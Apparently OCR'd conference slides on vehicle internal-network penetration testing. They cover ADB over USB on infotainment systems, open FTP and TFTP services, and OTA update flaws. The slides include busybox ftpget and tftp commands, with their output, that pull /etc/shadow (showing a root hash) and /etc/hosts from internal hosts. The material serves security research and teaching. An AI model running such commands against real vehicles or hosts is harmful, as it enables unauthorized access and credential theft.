
Tricks and Cases of Pentesting

- Type 2. USB devices

Usually only IVI is Android system.

Usually ADB means Android Debug Bridge.

BUT Linux system could also be ADB Server.




```
LOGDIR="/sdcard/tbox_log"
if [ -d $LOGDIR ]; then
    echo "$LOGDIR have already exit and remove the old log"
    cd $LOGDIR
    rm -rf *
else
    mkdir $LOGDIR
fi

get_random_port 5000 60000
/vendor/bin/adb -P $IDLE_PORT start-server

devices_list=`/vendor/bin/adb -P $IDLE PORT devices -l`
if ( echo ${devices_list} | grep -q [redacted]' )
then
    echo "find the tbox devices"
else
    sleep 2
    check_again=`/vendor/bin/adb -P $IDLE PORT devices -l`
    if ( echo ${check_again} | grep -q [redacted]A' )
    then
        echo "check again find the [redacted]
    else
        echo "no find the tbox devices"
        /vendor/bin/setprop sys.tboxlog.export.status notbox
        exit
    fi
fi
```

Vehicle Internal Network Penetration Test


Tricks and Cases of Pentesting

- Type 3. FTP Service



```
msmnile_gvmq:/data/local/tmp # busybox ftpget 192.168.0.4 -u root test2.txt /etc/shadow
msmnile_gvmq:/data/local/tmp # cat test2.txt
root:@S@Y502NygRKjQ1hTuPEH7dtnbq4gOwQyS7wLnK/LVfCwnOqTdy0tOWYwDPHe6mi0/8Evskpt8QbD58onwy1wuVkg==@NGYxNjdiMDVhYWY0Yjg3N2FjNDUwMDY
```

TFTP service open on UDP port that are sometimes ignored




```
130|msmnile_gvmq:/data/local/tmp $ ./busybox-arm64 tftp -g -r /etc/hosts -l local_hosts 192.168.1.25 69
/etc/hosts           100% |*******************************************************************************************|    22  0:00:00 ETA
msmnile_gvmq:/data/local/tmp $ ls
busybox-arm64 conf local_hosts mk_arm64_v8 npc
msmnile_gvmq:/data/local/tmp $ ls -al
total 20688
drwxrwx--x 3 shell shell     4096 2023-10-30 16:33 .
drwxr-x--x 4 root  root      4096 1970-01-01 08:00 ..
-rwxrwxrwx 1 shell shell  1478216 2023-08-22 14:58 busybox-arm64
drwxrwxrwx 2 shell shell     4096 2023-10-30 12:59 conf
-rw-rw-rw- 1 shell shell       22 2023-10-30 16:33 local_hosts
-rwxrw-rw- 1 shell shell  8715448 2023-03-10 10:48 mk_arm64_v8
-rwxrwxrwx 1 shell shell 10944512 2021-04-08 14:36 npc
msmnile_gvmq:/data/local/tmp $ cat local_hosts
127.0.0.1    localhost
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

A paper of Blackhat EU 2022 has disclosed a command injection vulnerability in Volkswagen ID3.



black hat
EUROPE 2022

Vulnerability in software update process via USB

